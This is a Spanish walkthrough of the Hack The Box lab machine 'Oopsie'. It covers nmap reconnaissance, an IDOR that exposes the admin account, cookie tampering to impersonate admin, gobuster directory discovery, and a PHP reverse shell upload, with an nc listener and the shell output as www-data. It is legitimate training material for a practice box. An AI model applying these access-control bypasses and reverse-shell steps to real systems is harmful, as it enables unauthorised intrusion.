

Oopsie





Introducción

Oopsie es una máquina de nivel *fácil* en Hack The Box enfocada en la explotación de vulnerabilidades web y escalada de privilegios en un entorno Linux. El objetivo es comprometer la cuenta de usuario inicial a través de fallos en el control de acceso y luego escalar privilegios a root mediante la explotación de un binario con permisos SUID.

Fase de reconocimiento:


```
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.129.86.184 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-01 20:45 -05
Initiating SYN Stealth Scan at 20:45
Scanning 10.129.86.184 [65535 ports]
Discovered open port 80/tcp on 10.129.86.184
Discovered open port 22/tcp on 10.129.86.184
Completed SYN Stealth Scan at 20:46, 24.16s elapsed (65535 total ports)
Nmap scan report for 10.129.86.184
Host is up, received user-set (0.40s latency).
Scanned at 2025-03-01 20:45:57 -05 for 24s
Not shown: 33341 closed tcp ports (reset), 32192 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 24.33 seconds
           Raw packets sent: 117325 (5.162MB) | Rcvd: 33568 (1.343MB)
```

Tenemos los puertos ssh y http abiertos.

Ahora de esos puertos abiertos hacemos un escaneo exhaustivo con todos los métodos de nmap mas populares que nos muestre todo detallado con -sV lo colocamos formato normal y lo llamamos targeted.


```
❯ cat targeted -l java
File: targeted
1   # Nmap 7.95 scan initiated Sat Mar  1 20:48:24 2025 as: /usr/lib/nmap/nmap -sCV -p22,80 -oN targeted 10.129.86.184
2   Nmap scan report for 10.129.86.184
3   Host is up (1.1s latency).
4
5   PORT   STATE SERVICE VERSION
6   22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
7   | ssh-hostkey:
8   |   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
9   |   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
10  |_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
11  80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
12  |_http-server-header: Apache/2.4.29 (Ubuntu)
13  |_http-title: Welcome
14  Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
15
16  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17  # Nmap done at Sat Mar  1 20:48:37 2025 -- 1 IP address (1 host up) scanned in 13.06 seconds
```

Para esta maquina vamos a usar un proxy para poder manipular el trafico antes de enviarlo al servidor web, lo mas seguro que vayamos a utilizar es Burpsuite




Gracias a burpsuite pudimos encontrar el directorio que devuelve un inicio de sesión, esta parte es muy importante

Si utilizamos esta extensión en la URL, nos dará error y no nos mostrara nada en la pagina correspondiente.
Intentamos nuevamente pero quitamos la extensión .js




No tenemos ninguna credencial para poder entrar, pero, tenemos la opción de entrar como invitado, así que lo hacemos.

Algo clave que tenemos que saber siempre, es que las *cookies* podemos usarlas para tener accesos a varias paginas de carga, todos los servidores web utilizan esta herramienta y podemos usarla incluso para rastrear a ciertos usuarios a lo largo de un inicio de sesión.



En este servidor tenemos varios apartados interesantes, veamos el caso de las cuentas que estan registradas en el servidor, la que se acaba de crear es la que iniciamos en este instante al entrar como invitado, vemos que nuestro ID es 2233.

Veamos algo interesante, en la url se muestra el contenido que es en el que estamos de "Acoount" muestra el id también, pero vemos que muestra el numero 2, es decir que desde la url podemos manipular la sesión que queremos que nos muestra, probemos entonces con id=1.




Tenemos los datos referentes al usuario administrador, siendo la primera vulnerabilidad mas importante en esta maquina. Ya que ningún servidor debería poder dar acceso a esta informacion y mucho menos que sea tan sencilla lograrlo.


Explicado esto, ahora tengamos en cuenta algo, como sabemos ahora el id del usuario admin, podemos aprovecharnos de lo que explicamos anteriormente gracias al uso de las cookies, básicamente vamos a engañar al servidor que iniciamos sesión desde este usuario, lo hacemos de la siguiente forma.

Abrimos la inspección de elementos del navegador y vamos a usar 'Storage'.

Access ID	Nam
34322	adm




Cambiamos el id del usuario por el admin que ya conocemos y ahora recargamos.




Y ahora si tendremos acceso a Uploads.
Gracias a esta apartado, podremos usar una revershell para poder tener acceso remoto al servicio.

Primero buscamos el directorio correspondiente donde podemos usar el comando en la url donde se guarde el archivo que vamos a enviar, para esto usamos gobuster para hallar este directorio, recuerda hacer esto:




Donde 'dir' nos dice que queremos que gobuster busque directorios ocultos e indage a fondo, -u es la url, -w es la wordlist especifica, es decir, el directorio de texto de palabras que queremos que pruebe, por ultimo -x php le decimos que busque específicamente directorios con la extensión .php

Ahora que sabemos cual es el directorio especifico donde haremos iniciar la revershell, hacemos lo siguiente:
Lo primero sera mandar el archivo con la revershell al servidor:




Al mismo tiempo también dejamos escuchando con NetCat por el puerto que dejamos en la revershell, para este caso el 443.



La l se entiende que es listening es decir que escuche continuamente en el puerto requerido, v que muestre las versiones, la n que no se fije es los dns y la p es el puerto.

```
❯ nano /etc/hosts
❯ nc -lvnp 443
listening on [any] 443 ...
^C
❯ nano shellAttack.php
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.15.161] from (UNKNOWN) [10.129.235.234] 34810
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28
 14:29:10 up 13 min,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WH
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

